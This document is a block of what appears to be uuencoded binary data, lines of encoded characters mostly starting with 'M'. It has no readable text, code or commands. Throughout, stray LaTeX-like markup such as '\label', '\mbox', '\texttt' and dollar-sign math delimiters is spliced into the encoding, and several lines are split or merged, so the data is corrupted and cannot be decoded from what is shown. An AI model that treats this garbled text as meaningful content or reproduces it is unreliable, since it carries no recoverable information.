MK>WHO'>`W]M6^OU>HZI_;QG%.X=TF)]J'9/\>4\=.MFA4K_G?I](4+\W[HGX M.\$<*E)307_/V?(HU&NBE3C?UH2SM'WMW;LWAKBR5:B?^)J%<7"N&<\$LU@WU+ M3\$\$X!P#0-"SCNG>(5\$F-:UCDG4*-F'Y/L?N^Y(1MB[5[+>G.N\36]L0^IQ3C) $MGG -> 14A *< 403E7JK\P+#) + \&L(P)M$U[SK8:DIJ<=&]AC78-Y<,D)UD77,\W0$ MS*I95R+V'4/\5R2RKC'"/%3\$^V:\+RH&!;U!`\U_S>'=HUW7)Z2%*2&K<,\U MO3\5]<^US6+FN;5I2[\$Q_*4NZU,*_%NK<NT8ID&\$<X^]^3</K42<><R+JF]J M),43E6&<BU*A=BV;KF?=BGE*O*4B9M^[^7W/X1HG4M]?6RK^\$I]:8M+//]=T MY)R3\'6IQ.L(XI]+Z'T/J?(]IT;JGAIQ]CXDUVJ23CT6G/P9YI6\$1HV:=RI5 M,=V IL'COM4C]7B.\24;OTZEJ96(U2UB-\BS6Y0)*J;!GE2E)Q+53;MNK6]. $MZ < NH7AO7 = T[M^KCW^*9 = M;WM+JY!, = < ZUWRD3JI7, = ZK)I #UGKO7;ATJ2^$ MQ\$B;JC1I#^'HO]=@^%:GX.B?:E.;8M&G&,5[FDE^;B4:0\U1N`=F:`B=RS[] M#;.#7)='VO!2FZ.38IM7\$IK,O=?B_TP"YI"UIY)>^X%*9M>F==PW9W#*/Z?T $\label{eq:model} \mbox{MQ3OG*O"?P_E[#]&N:A/)U/+8]E_Y,7A2)Q"XQ)>$71M33N1<<JV=>RT#P7@($ M6A: !_K,/81) "8^E6)+H\$MS#H&_. "6LA6EDV134M;7^OR?8SSZV=1-`P;/)+/ $MMY.@; -: ER7 - ZKBB0 \setminus IH7N - PXQADM > UV > VEN + 6EWC%./?0PZ8F/<1) := 4 " 2Y($ MI%\$Z1]Z<4J@1M*]M_3DG]IKZT+WWNMW;!<%Y;)D'D/;1I;Y7>K-["??ZR3'/ M:>^1&C2D26D,J_U,?,B8U_K=F,1HU2>X^UV3\W\.A2\$XZMTIXCYW=0753213 M./I>\$\Q*8=^B^O+<RS:H5[4NM?R]9Y;HG_)"0H'V/^=8_5SCPWFKF^9A%R<@ $M=SZ<:U&F-Z?N=2_A1N<11#4.+<6^EAVZ'(O>1F";XZ1YS[',.92$&Z,<\Y+]$ M<JY9[+JG;,6 QVJ:PZ8FN[379KJ]LKUBRKHUZ7M?3X4M3MRS3)()3K4+-.91 M(TUH'71*L?JPC70B8=\$FO[?@ M]K^TA\#BGYON?>DJE-2'^/F24ZN#]']OB6 MI:FE1OF5[=FP34E C=WHOC);A&I:EC4I]+:N?2'3.A=DB?*?BX5-?L[MGV^I M3>WZ)Y*27?.^9!8.[4#6KPOCTSU'@IQ&E)#@6/8]6IC]V7;-M'3OV274+DY% $M/+:O[>DQ,;\J>54"P.C>J['(/&=8H'WN6=4]10:)P#J4M@&^2U"G,HL'].%4$ $M[O]OY, Z'Y+X1W^*.NRWL9^*(^Q9Q.:O8.MB3\L63IORE*@40_2(HX+FE!_0:`:$ $\texttt{M) `C^)V] \\ \texttt{X1BOXCO*0} \\ \texttt{2S55ETW_FN79;MFG/\&M5;D;RS^LFNFM[MS)ERTD_6 }$ $\label{eq:mjb3e0} \texttt{MJB3EO>KE:S+8S,G3NYJ]} \& - \texttt{VF1} < \texttt{DNCCADB""5} \\ \texttt{U} & \texttt{V} & \texttt{T*0} < @<:>8 \\ \texttt{ESQYZ} & \texttt{SNYJ} & \texttt{SNYJ} & \texttt{SNYJ} & \texttt{SNYJ} & \texttt{SNYJ} \\ \texttt{SNYJ} & \texttt{SNYJ} &$ M*0)I!.U([YH]FKKWP_P[3Q[.=G+QF3/]^__7CAQ9.A52QT633NG_&.9.K;RD

MY/\^2E2\^.I&RB-\\$BE32OH'\>;[\%X3.2ZN9F+ESKT8B@I![_K\^S;7C=D0B!H(Y[M!#U@I3^P@,PIST1P)@M\.NAV.-<96'W'-O?GN,UY^ZM[A)30)PF,2IR)%U8G MG;)G<N6]-Z;W;.K?&HY*WNXW]<N]MUA&`B7I9J(L::,&\$.+C>K!13@#,"E`6 M*120)9@S(;DB6-\$B[*A*-\$02U\$R#!485921;N%0-^\@^Q!, `=8A\$>>P`U,Y MYR<Y))RDQ8L&"2)-'0#&F:<\$YYZ'#G:JWWV@EAGK&%8*9@Q,2J,,##XEI#H* $M4ZJV)X#66K46*,QF]FB`[37<X@10D$C`HT)(!HY1#%8Z\Y@#^X&@'/&"RN0`$ M0@-4.Q.47R1BD")C+>'[%;-#"RMT?N'F(:==H]/&'."<DV(&1%*7;0PINP4&M816M[1:M8\$.^\G3R&&_W&_K<_DW6U\$4`SU("G\$J(Z7#<NAF?3GT2B/HJQJK M/9@8C=LB'&!-MSP^!5`62.9`082W&>0_H6VMRFE!8\$YWU,-Q:0Z8&BU*1=4H M*LL)RD]"?ZJB@^7;PFRM1/CA]+5@`<_W!T>:TTH!Y/DR=_L>?W^/V/S/_^'3 MX/*&)4BQ./^QT2;2+XN=N="6@(KE+15MRDJJTSD",'[ST<R'@2Y)1*FKWD]D M1]=;RC!XYJ>C@D>>!Y_^C\OO^0]AXY"[#RX[?SHWO_70'_5J"GBB*?T%3D)X $M^{QD9!J}(:;8^{M}07R$@0-8YVH((,&7>\SI#<-FRC^&N2WJ+Z_AO[C6I/A2])$ $MTI405>FJH$&20H/G0/^FQ\)^('MX4*J"5)8_E<AJ0&A/L'B/AW"2=!)\JXT3$ M^2\21(_NQ%7SNY"#W[:^%H?^DBZ(710D.4[5&NGUQ0+HE(C'I3_/[MTD@?XY MO7^K:U/]]3F>UR#NI/\$_(_4VCPU(_\$IW\]YW)!]<)P5.]3KY!4*-K!/I!VR5 M%6NGS^ND::&]\$*!M-P'];#:/U!^K_R#T_@^,/7_X#\<'YA_]+P"30%1_@@\$0 MJ6%4.63&2S#<MMV3_7N-S6OY=3XN:\$_@;O]+^?Q_QM9:CQW,_V_]G\$Z-9D68 M=%<[_FK_5K)NLKHCHWOGDLO*L6U?ZQS;ML;G(MM?R-SY*UTMS_!9_JS+;_5T MXL92WYO_,X?U>,MRLES,KPM3E?Y]!`@(@C`&"#2R0*05._/]SZZA&A(.U(Q% M+%OQAOE;'%Q;;'\$GZ/[C:TO\1EZG^C?\?C&K[O]RH<D4'A!F+22#'[(K_XM^ M6#_#[6Z)9X!80=\!Q7(VKXI??(I-')]!#Z,4'O2H87QEI]R@&OCWE&JY..00 MY;B1#)(CA]`^H;;?\$<EBUU_YY?:&O\>Y_DW'^7H1%_E;GT;,O_>=+,X\!@?G $MD\$76Q((/C[^{)}!!RDQ\TP>@]^5>R\$YV@14@11'R0/E6"'ESFQ5`_V7X[,)*"($ M/>U8T)(E/605%'00)H&#%?@D)_O&I!#RFHR"!V`S^`G:)=[L@T\$07]"G)ZP7 $MACH_!5@9QP8$N444^>+18BQ8Y5>C4)TZ!D]Q:M2"70,"(0@,L'=S1R22(2)$ MP?)0];!"", $R*"6*(=!FS:\1&9)1+$4.!3X0P$@50DM#1WCJD$T!>A*@L1=<<$ M:N_>\8J4@XBGK'Z+MGYK[1^9'YR?<ONWVCJ?G*D3^&E5#LO^_21'T(^_5*B7 MS&COOPCF#22I*461__E/J5:4BJE5(JE5(JQ(E4*HE4DJJLDD["RJB%.7A[VS M'D3 2SC>9NYPUM:D**2G)-E!&HWKHY=\?.E)<\$+FW9.U7U2ILJ@XY2.37.0M MBG[UX;MF/00V24I/PKZH/#24ZCAK7"I:2ZQ(>,HF.1K^K%6A;=_SQ4XF)J<3 M'WNH7]):9-5SH'T.Q=T^ASK@U\=4T[L\2\5+P\5+!&&=JI5H7="X1;4E&Y\&Q M[-,TMB<6A.K@X]]+S6ZL*K%.XI*99ZC;N`>"I4;ZG9O32UFNRP?RY]A6-=FU M31MBF)3DW?JX^YXSKGEI3UW[O>>F_9.-.Y%J7CKVK4X_MLT_AY:=4K</-<: MXASS>&42'=OO?LPR].Q25.]55+HDN^>@YEY+U\$:I;9\+XTE/)Q-)3IGJ)YM5 $M[OHDM]JO\Q8.R95ZJ]IU*9!J4EZKB"[''JA4/57TM:L=6QZ@<&\E.)QDGON3$ $M>VE/C534(W_)JD252]Q[CI%@UB=3C$OB<, \1[C>6S:IX[X7/0?3R4^!^B8L7]]$ $M".4<2MS`*)_2C?"XP^1RBE5C^G=.Z4S^7=J!4):2P*M?.]Y\+XGO.(?&YE0D)$ $\verb|MXF/A7-\KY4MUR@<J^=/I]+>@]$VS?4AX2F>BD)BA4[Q$2?91@D+@GCKJX9QK|$ MV'BM@XAUSI'!IKD7!O_.\$?VLV9?&Y1(?R])_3:HGD,4X=N6_M2D-U)B4E.[6 M#A6<;!V;^F"1.]4C]D:4DI#Y#QV=9!W#Q&P;!Y;\639=GWIO)=ZA=TFM\$DIC M1I;Q\$Q0(W?.O34I)OOH<D^AYK*+%8.U>6X1,<>R*8S;U%_;P^Q..9?HYI+35 M`FIC_\$M.KJNB?1)2B4:6^QU;K2H)Q.-:]U*>\$RK*IUPCS%@\1\$U)R9./Q2'E MI2>?2XXSS1I+'I")1)#B7%)+TG4LZ;V_IQ#D&_-HZQR26VJ-)=8_1WCNW3-0 MEO,95W*6D)+A%\$IUFX-Y"%;%O2W`.J=X[ITJE>OQZ=="=BF/#:9G'>.6=\\Y $\texttt{M^JA6EYK3I3YW=NH=^0MLWA^+^7} . @> \texttt{BWIER0T[=DA-3700W?*_\$Y*W+J} \\ \texttt{50.} \\$ M'3R<;^F/=2WI-HZLZAFV#?P^!1I:XIC?F4=<W][;>'0.D=\$A<XZ!KT%U3CUW M[)QO[I\$XG7-N<3#MV!>^G7H.^=Z[QS+GEV;-Q[]GE)]*2TZYQQCMGHO55"O; MA*?.[%\2F0IB8[%ZR:E.J5BE7!UKQ\$ZKUR6+_%\$<&A=\$D/`710)#Q4ADV585 M,3R8F/F3Z%JFW>\$G&%6]M6\N`=BR#[D+/O327;LHG7]/[<N\HGDI.I3ZWI*! M)34XG7HI9T[U7JK@DOC9-ZK@5"F.K?VY!Y2<<0C89(<*^IQ[?7LJ-SBC="I6 M\$>@O;6MX<`_)TC"I+?'!I+:/,3B4G\$X^-UZ4O;/OY?T[E\$A1K6M;NG6,<M[L MV:8I\$EI#[G>/=+<XA]"0[U*<4]MS22PS@%L:)D3T7HI+'-,M3!*5A%[2' -W M2'VN,);[&D;RF..7]?U6^U_:@3R:F,"E)*<+<ZYB5"?4YY,?4]QBW=/]7AZS M7O^2'OHE]>^O3\DA+:DU+HDEH4MRB)^C;/??ZO#7,HS3\4A&B=^E/Y?._Q+? M2U;5/[?Z[Y\$EHT:8NI;W:.O=>_T\5_;6J!^B2IW+O`?L_98I:>3ZJ1JA6/;3 MK) I * 2U3D7].X?4MZYJM5.57EUCHG*)UW3\'+IBN5R-+95KG].G<"K5@DO'>($\label{eq:mdn} \texttt{MDN} \# 8 = 9 \;) \; ; \; 6 \; \text{I} \; * \; 0 \; \text{D} \; \text{'} \; [\; - \; . \; 25 \;] \; < 4 \; \text{XQEVG} = ^1 - 1 / \$ < . \; \text{X} \;] \; \\ \texttt{R} \; + \; \text{JG} \# \; \text{IY} / \; \text{GU} \; . \; - 2 \; \$ \; " \; \text{O3} = \; \text{S@S} \; . \; \\ \texttt{MDN} \# 8 = 9 \;) \; ; \; 6 \; \text{I} \; * \; 0 \; \text{D} \; " \; [\; - \; . \; 25 \;] \; < 4 \; \text{XQEVG} = ^1 - 1 / \$ < . \; \text{X} \;] \; \\ \texttt{R} \; + \; \text{JG} \# \; \text{IY} / \; \text{GU} \; . \; - 2 \; \$ \; " \; \text{O3} = \; \text{S@S} \; . \; \\ \texttt{MDN} \# 8 = 9 \;) \; ; \; 6 \; \text{I} \; * \; 0 \; \text{D} \; " \; [\; - \; . \; 25 \;] \; < 4 \; \text{XQEVG} = ^1 - 1 / \$ < . \; \text{X} \;] \; \\ \texttt{R} \; + \; \text{JG} \# \; \text{IY} / \; \text{GU} \; . \; - 2 \; \$ \; " \; \text{O3} = \; \text{S@S} \; . \; \\ \texttt{MDN} \# 8 = 9 \;) \; ; \; 6 \; \text{IV} \; + \; \text{I$ MAWHIY/.24":FL<W"-+;PP;(,<PKG&:?J_8M:VM:V;_DE(1HTI[CR6%=@^YS3 M%O]>.DH79)+3OP?\P[Z7U+DGTE*3R)Z2C?\\=Y3+OP>@_YZ3!M(_MYA"WE(6 $MA.(WX)]/)]X+='?+HGDUK&@32:N[K'!K)Y+W4AI'D-<\EY2W,0YA-1I3S4ZM$

M38I:0_M*0DZB<`^]"T3QTM<5]?P^IM%Q4+IFC2S;-LOSN7].M?HZ9W")\B:E M);-N+>V[EC7//:9!*)*-&M:0I\$UC6/4KQWR,JOC@F\$<6KE4EIJ:U;5,&FM:M $M*0\1JG@(7LF[+4NR]M]7),?TE)+\WZ,&C0JE3MPT;]W$N:?6^D_9\IAG.NV;$ M!YS]GYMBYDUR6]!\K\TA&YE,37NLJW=-3K[&],L^E]Z6_8_%4*UCE(HW*.[8 $\verb"MQ") 00\$1n] > : V + VV!?n]1R; PG\$/T > DX]CF/7Q)?RZI/)]NKJ4; 4(W5,8MC7,:S)$ MCMW=)]T#LF",TQ3^F^NZ=V[)EV04#OW`+XY!U:8\1)2DXRBZI*8KE2M*:F+P MU[7IB0HDQ3N\6QCGI+VR:R2FF2WIN^=,O+G#HVL:A R#!-^>H\9='2/<:QLG MKJ1-2DIP+.O!;%]9WKW%O<\$_YH'FOA9%O2%,;LG&[L0WAEG#N);5ZK>G%OA= MR]=@\$ED7_FP2FM5:G2\$XK'\GX)#LGDIB2D)30O<:5]+>EW6I^3ZTMG'[)#Z# M))JP27\,JS9OK`):-&6A_;D4;\$'_-L0OS?,_!*25P?IB6;=Z^]8,VTK:?9^O $\texttt{MP}): \texttt{8C81} \texttt{]C.-^=NY} \texttt{]D7QI+@4EG:"=^ZH]} \texttt{B-!} (\texttt{A(8_\#I9<F1'"EP2XHV""<?,^*}) \texttt{A(8,\#I9<F1'"EP2XHV""<?,^*)} \texttt{B(1, MP)} \texttt{A(1, MP)} \texttt{A(2, MP)} \texttt{A(3, MP)} \texttt{A(3,$ $\verb|M1A,D+_STJHI!5PX40B,%^^0V$L?]? = \verb|L*3_KL&: A20[QB"XH!Q^@4?\\[#\E] = A20[QB"XH!Q^&4?\\[#\E] = A20[QB"XH!Q^&4]\\[#\E$ MPY&)[[-V'Z8.)+%VW*K!S04@[2`A"I5D?B):+69_^,!`6(^^_X?Q_Y</8\<^ MK^FPSKRZLZ1"U\$`(\$T8ZM3S:U8)B@)V&U2JQ#!3M*J554*,6.@M=2:&4/O2F MR+!C<2A6+F7<\XOP0AG, "SV8+!/OXUN'FILUI.\0C*JDS&C69Q9.PAD*,@JE MK)BT4HB2#<IS0!9((`T(N0/GT%ADJX@_V)W#E,+-=D2"(5<E4?F*.?5@Q(S: MVW-IE%0SY`,[,**@))<HDP69\$4^Q!%,2VHA!JR^JU72<&IH6W/!@H])!@9LM M;S2TQD\,D0M;,3]:@@3)5\$%153!07OKAR\R6((H*\$&Q!,:#%8GH__+!A?*]0 MG[=FD3RR&;UO6FJ/YK*178A2CG%(:N%L8KSFJPO\V/K`00H%%B+S'(Y(XV+A M<DH4Y-<O^92E^P%'K<ZRD<QLKA0E>!&@`?P"BT-IQQW3BRD@#H:<E8/-J]@X $M_!A]X^pSZ^OL;_\\subseteq SG=;3L]':Z-G_8[P[2*JM/$0]8VFQ000`0`00PTZ.$ MK\#AV3VIH!JP0:I#``5R[:-9_"D`)0N+D1AP/!BLD43-&4'5EFIE8'WX:]\O M3PQ[H;L,-\$E`%(`%QXR/#.3B@,=@`,`",6"+,SK,2J*0A"A-3_Y2L!<WVHJ1 $M/$>2IOE6,_=WGS()XOG\\O$28W>?)+^8M*":@@\\5SZWRGMOT/2>H<J:1=$4[M]$ M"PZ]SHMT*`U00X""##+WW:.@3B\@F'E_(/8:?F'J7<_XMC]XA.TD^,K\$C^=/ $\label{eq:mj7rt} $$ MJ7RT]OJ<Y$>IO5\S_J_]?-(X4^RHEC]/Y/S[_)TP0&83'FYV3S"OR3W/FCO() $$ MJ7RT]OJ<Y$$$ $M+L*Y$M$-"8U$\setminus [H_`=8U'<M/!!!L-91Q;SLXH9X0>.AT'IWYCW=J5?B@*QN3$ MX=?*;'^E`B?\$O\G]>NY=RI^,^,V?\]Y3X^_^'^3E_EX[2R9#\2F?Z6F!?LIJ M!P3\E!)/X+RR"HBG^^1\R)@?YOPZ,?YA_W<A%5;_;=K>66K4U3^/V^OS9QL^ M^'*3'WRVZ?MMPQ0\E:D6>0PP?+\L46[(_X^7W4E%V\$<\$>!8%=OEE0J;W/B=! $MU^{N>K1TM}\SXK)^DS(HJ7A5Z>VE/=>([Y4YQ_KR4B?^/NHX%%"B@(T-.FQ.$ MD1=Y ,66TB<8EW"1/G&'].WE7TZ%TL\$\$'(O5?-6>?SX'E.1_U6],/-:/4G4/ M1`;AW'W]Q[K"S&@/ET&1(1+,7^T3DO'EG8&809+SZD%G]*SFCEV04N&!=U1J M%RWI78NT, *R4F\$*7!O`F"\0ZH*4\$`B@&8[<8@_=)/YY\LX?8,5C^TY.A4DG> M?V3[IH^=?TW))HJ@J*2I4/Y"H>%\$TP)5252)5150I15*J*J)*HJB52*J)\DI $M'T3;OK^{SZ})^{.}UUQ)G-V911ISY4X])Q#?5.EHDM[KFF>=<H%([UUE/.,,QJ])$ M6GDURQ(8YC5T3RD9MXS.,4]MX:TOP62XL4\IZ;>WMM@;^TCA6\$<,T+GW8NV< M2:1XS:NS2W].E=RYILD\VC'NX<TX=:G(NN99ATQVZG4#R\$I]!*3ZB=(^-B%K M>\[5M';+LGE6X=]CXTQ,ON[>:X1_+"I*4V22DHW?L.Z!_#9I#ID^J&+9!_CM M6_%R9Y?V>3R4GTI_SVGAOE=N[E\BV.N7IX"-1/F.9)2XI3W43IV]-[6Q^*)E M\$+VG8/]>BWQT;DFU;A"D/U2\$:6X5^CN'FOH?LV#>5S2TM^+U3\GXG(O736H4 $M#S&K:M[#D'C-26;[E[:-*;J9E$U[=WJ/]2W/+)\RP>HP*C2D3B6#26[MY3KU]$ ME^>JD*9JT:>>(N[TCT6]/X<>XM=V^/62EW7E)>JE.J69JWN(75L"C;=G75IC M^UT9%D7[+>\M3, `K'!ICY\$IYKWE`_I\$H7!.'?ZZ5[S\\$\G'9GGO`2W%/76"B M2GP'CN9;Z_1V;7/J1%"YULWOO85+ODXWI,?"U[(+XTR4GT^B?@F.@7Q"_-7J $\texttt{M}] < \texttt{5} (\texttt{C}; \texttt{^C} < \texttt{NXTZQ} \setminus \texttt{;} \texttt{R643KO7CO&1-4M3OSMDI9}, \texttt{R}[\texttt{I}: \texttt{'2MDTKH} \# \texttt{V'E}) * \texttt{:} \texttt{N"O}]$ MEF710E9E/L,]YU"E4*8D/9>ZQ[\$,(QCP4I(8Y[K@G&I;^7%NK3SW'\L<HWIO M18A0+!:DI,2430-(P2%@VD:%(0N>>XD(W9):2?\ZAW"%;T2-FGN/)?>XYRCS M'5.I>X]E_9G5J<:F.M;5@E`YY_S0'EHFE7IQ3)M"WUM7Z/\:9\SQW\/+<JZ5 MZ[ZV%9A\AN&(?4TS-LVQSN7K+BC<X]10J6YQ;FW=XNS-OU;TDNX3C3)CS6_-M6XIDFJ6Y3/`<8G71/U2TI&KVO3J6GGZ)U.-HWQ_K8+>\IOCS3KTQ+3'#MW4B M8D-JA?PELBOC?%W2';O\3\$\M"E7Y?V'1(DU,8Q&=XY%IWY.L=LB3CM'[.8=H MG'@.9=BE)+\WW):2\9.)3M'ZHD_=-1(4ALWTI+LGEMX>6C=J^Y+9\SS&O-8 MYU*H4S1) WCL7G*-OJ0E-(]10#;NP8!?%V;X^5(:]*=N[AW#A76OG>TD,TUS M80%>(O2[KL]!I7XOO<PV[8KZE):C=*\AXS^VD2'7*%?6?>P=V^%]C`L\$I'(I M:?4#JW^N.4B%QC?UV=\Z%R+JT3D4I;7[M@S3#K%YC,O,<TDLZD+JG'Y+-]BS $M27H-^>8_)^JV/[271-$M1)?4E.1:9>$EJ6==(G7]M,D.;<Y]I%L>0C8ENK$$ MN)?"XAKW'OA4SKG0O78YO#6IC'NL=&EIC-N,?DUZ[/>>JN3[7Z,PZA?5\7QX $\texttt{M\#WGX,(G7?/G>T_=^3MSVWYO(>"]Q_![KX4+JGW/J<F_E_B2X\$.0*>F_\$ZJ4U }$ M!&S:2B1/L>BA9!*=4FK\OR_N5<FY9-?Z[UVZO63^4&!?N\ATRL?NF,,V:<1I $M#]GR/.9YZK@FC:Q\[?6U=Z]AV[$-\9)7HE"]%\"^KBX1OZ<2TE,<FY5Z"\OA$

M?FM[LC/077-?58M[D7KIB6M2X+\P31)])3[@VP?8D*!T:8_5Z;MER7ACWQNO M=^[I?DDZ9_3\TU.-T:UH\$I_J0F0'2E:Z9S;?G--U8%[K#G_/0?DPR2]=&O"G M;!-<4US8)]/OK5C7(WO/=?8S+^SBG')U*<9QSSDF]/&:=X3V''L@8YUS8)C M/OQ;XP3Q6&; OC]F).L>\$]-DF3=@[)W+!'6/>3%(F.=34Q-?4G4E]3S6;5R-MU#),@\]S:2[I]3[\$2--2V59=R3_%X?2_%C7*,<ELTZA-2GSI3EG[I*)X[_DE M.)2>9%+=&Z!\+XFM75Z"0K'*J%YJ2W5SK_'DKJPK]TE?DE_K7L(G\$U-9%*?& MV13J-OZ6 ACWP)":[A1IY+2W5N40K0UZ4FIYF&[N/9)4*QT[M6+9MW#))BO; M9V3LTQ+;%XKG7_'GNS:U[;MD:^.0>DQ3^\$3",0^IO2_KVZ!RKHUO?NTZ4X)8 MEOF8M]C]'II#N6`8!V*0]MDWCO;<:ZQ_+S\$^_1+=LGDM)9MTS4IQ^I^2TJ%/ M(4UFDIA&,><^!\+@G4JQ.-4UC6I*:G%(E)+_6:<\$X9P2-;7RH7@/Y?0W+Z7^ $MN03$M/IQ];G&D?\[%]J-&W]MGWN"<&M+W#S#R43\'-.2=JY=.NR:5V#+H6,?$ M>\=)5#_&_/%8])2WX,_U.M:C);SG_G!.'9A"U;LW<*!VB0X1.-JED::]Q9-MRYAR[P'X._;\Z4D-NV39(GA+BN#>7\(7>(.-P#AL\R::NS\$)#1LG!!!Y6#A1 M00-S!Q/?<.I\$,J5QFW>@A2:F24G#=7P?+IR504%!C42R-`60#FE/`+5!CTMZ $ML > XPH*M \ \&=W=P/Y1F]?RO \ \#Z183L, \ P0A($$! $*Z1 < !A) S'CDZ.5L81G(R)$ MG9.;\$2DPC&E`*"?^?\K-(0%(:UDYQG_L]\$343+,'9..&!:!)8RBM!J&5`LDQ MDT11G1BN<Y9SWFM;KSNVF^?116]VM;:NP-TEELU0C[4LSPU&<_D)6P019(U2 $\texttt{M,@"A)} + \texttt{L"02BB[5A^'>?$`4BQ(,D.*4%'WR+O,DH(ND):D,()+7L=+B%&XY6D) }$ MU=@C@^#X2SPWM,<>#"LV``%LIV/^(;9\I60(P:&<7#Z7#G<^581CN71%*7R2 $\verb|M|29J|9<\#A\#UWY.V^5_P1KO`H`;R>'G|+WT<!;>X|&QCB7OO=H"@G#B;8+/W|$ MP*`8:.;\G5MYU12F3[?!@`.*"G4(T_2)*Q1A^IX(8"RRU^PN8`"S_X>6"I_ M%P``!]@\$"RT+"OVH*\\$51@!87%!D5:2ZOLL)""H&:,D=%]<``>?8AM0(666& MS8XT\/AU4\\[8L*4I@XG#ZZ*<-L^1QTLD*/P);D.SQAQRXTG%)YBH__[Z&Z MT?%TG@XPGI:>'43_1X6#\ZDW7])4?5JFZCYRO03X'#^_[C!\O7T0H828A06= MIG]NY-]J#X%`0>:FGN)+YW60[.I697):6[]Z2X'ELR]AW[O'5,6 II31%^QD $M\&\$840>F(...?.I\$2/(D<DTD8'0[!_1-/\7^R\$PC_-V*E1D>>:A\&-U"#;Q\$X\3$ MR/PY'4BU-4(G1(4\$##_1U)ZSM]H)^Z_ZEFQYQ.42?[\$J3M0_!%_6K0]@4EC+ M0/TA0(9B"DJ8\$B`2D"K<WROZO!=3'=JW]\HU[]MU;VYAO?Y?3#U[@:?@K<HW ML^G\<V*&%+1HYR*!X4"S92,[S[8I_U-SY>KCVXZ8<;UR;[S!&E"&15#3_N?T $M(`9D@>X$+^=?<F@]N)_J/],TS':B*9$[1^H*C^)`N21^)+/R@_$'#_FKGDXO$ $M2_A(U > 7?^*SO + S)7]Q[-\ Q_U/_G[DO > BO?1)@?)TLB&(A09M%TL'S < 8)$ M3DW8'3P[]']3E\$IJNYD(J8@NQ(8-"C-##R;XGRH'RW?JW-N;2(9\$D]7>9Y/I M??4B#XXI#M8_5BA]^%[?E_5W[W_:GA.N%1<; `5KH=KM;; '*AD+5'&X65WD^4 M:PF??IW\$15>[HU=F\$SZ5Q].,0!^1UJ4"`IY<%#I3XT^0>G?%.(=MR8A5(>X= $M,8\#MO^{=}[=\R_^WX!TG,B4HJI3OF)),5)2@E5"K))5$BJI1)BD$$"#+(VSFI#F)$ MKQGG:.,<NZ$1):'N607)\35*)10Q.OD/E6E=BT.93UNS)$MJ4H5_=0DI*$9$ M-V:E>5`H\$M@EL-_?8S[TU*M[G7.);BTQSKH5U1/L>XG7+.N?P_="_=/-,A?N MO:#MN_9!5*EBU"S[2-U<:Z1:TXITU"JTEUR%X2??F^1MG8.":=QJ0W9L56YU $\begin{tabular}{ll} M_CZ4U-2XNK[FJ95U#102<TM+-,XSY=4A?DI"\Y*<DIEQ:!>R:\=R3\#LDU3! \\ \end{tabular}$ $M-<[Y@6N7U^2YKPHDXQK0-4\AN'*,NE.`?\[MT#W'@+X\%1.#>>X!*1J5"W1X$ M24A=:VRWO*=J^1(<"QSD%Z26X99DG6)Q=7CG\O%:1./X>.Q+GSIGMNO6;TW? MO:1N'2'UO/0J]-?(^1^C\GLOJ?2G4MWI["C8]KD*<4*UN:27KGT+H^5S#ZDT $\label{eq:mzi_bk6e:ep9i} \verb|MZI_BK6E:ep9i|| EDET #RG_(W^(WZOX=VJ #G7@K>C>BN9[SW4UTKX'W)U0+-;$ M&V;=\+WRE2WAICYG0OZ?\$^Q.I"A1IU):)O3QW#+VVS;,,^E_C_F6;JENC9!F $\label{eq:mdzg4+ltms; on} $$ MDZG4+LTMS; ON>, SC.NW>X_{I} = 12GD, 2XEHG%-`A^9JGZ/]<TT $$ TT $$ MDZG4+LTMS; ON>, SC.NW>X_{I} = 12GD, 2XEHG%-`A^9JGZ/]<TT $$ TT $$ MDZG4+LTMS; ON>, SC.NW>X_{I} = 12GD, 2XEHG%-`A^9JGZ/]<TT $$ MDZG4+LTMS; ON>, SC.NW>X_{I} = 12GD, 2XEHG%-`A^9JGZ/$ MC1MX2W<KVPB%A',/K3\$\FIJ?><_E[B>;%3MW=R\),=<]IH7D-\$T[-M_<^>2] $M4T"0X!^{;U78JYT:-T33N/7E} = 4XXA2NA=F \setminus I[Q+27X/';Z \setminus)T^{*} = 2Y!^{;TG76}$ M.L?.V[;085J0\]1061I;_G\$/>3R>24\^9P3OT'M-DV2YNW>PFJ%,03\$I*0N(M522@Y=&P:^LN_XS+L4;ATU`]-!"_)ZC=G].\$<:C850;\7Z.Z9=ET*%H6B>J^ M]]"D09INB4]Q\BB2'EHW*/090LG=NY3X@M3C4LW+BG!.`27GD3JW=/30NX<^ MI5,[)Q+V\$;DG_F<?\$^1^2P4#VW"N?8UVBO0=FUC_'H,\$Z51%U;JMI.)24VS4 M/[2WS/=?6=DMK_%(V;WDQ]CT'-/Y6;).+>`D/^3'W);_':LDRC,-W4#H\$XOZ $\verb"MOYITKE%$GWB-*Y!0._>&\U_3KUO?NF.3=T5C3N6>@^=Z+GW3OZ7!P2N2$A5N"$ MN; VB>V_=]B%V;]T;)L,@^YX+O6V><NJZ+R_9E'VDA0*!VCKW",(Y1>3%MV7M $\texttt{M} \setminus \texttt{[YU>X]-?^81R*D1)U\$ \setminus 9KUD \setminus 9O"8]9W"6X-HFX3Z2MJ\#2(+X^!5MX;)O"D3}$ M\$&+>(D-X89]K:)1E\$Q!&_AGGN(GJ\$;=FQ27NJQ\Z0V2\L*GS5MHE/:8!V+=4 $\texttt{M'..G1N\$?`^<OKO70,TEICM\$QR+LTA..2=.]1[C_3IVC?\&X1PK^'OI24E.=>N}$ $MV3$OU=F<:WH]UO2_/N8=B'T/&7]X[_DA]+_FX?N\).IB<6+8OS>TE.=99TBQ$ $M :=) => H'_/T < .WQHV?24E] #W&D9 \FN9 < 8P*Z. + 3&F4#7* %KFN9Q] 33H7G/W.L$ M3SSF(=P_Q&T[[U0_I&A?R]]_S1NH0OM0N2>:U:4[![KJ7GKVP+Y%`UR4GW^)

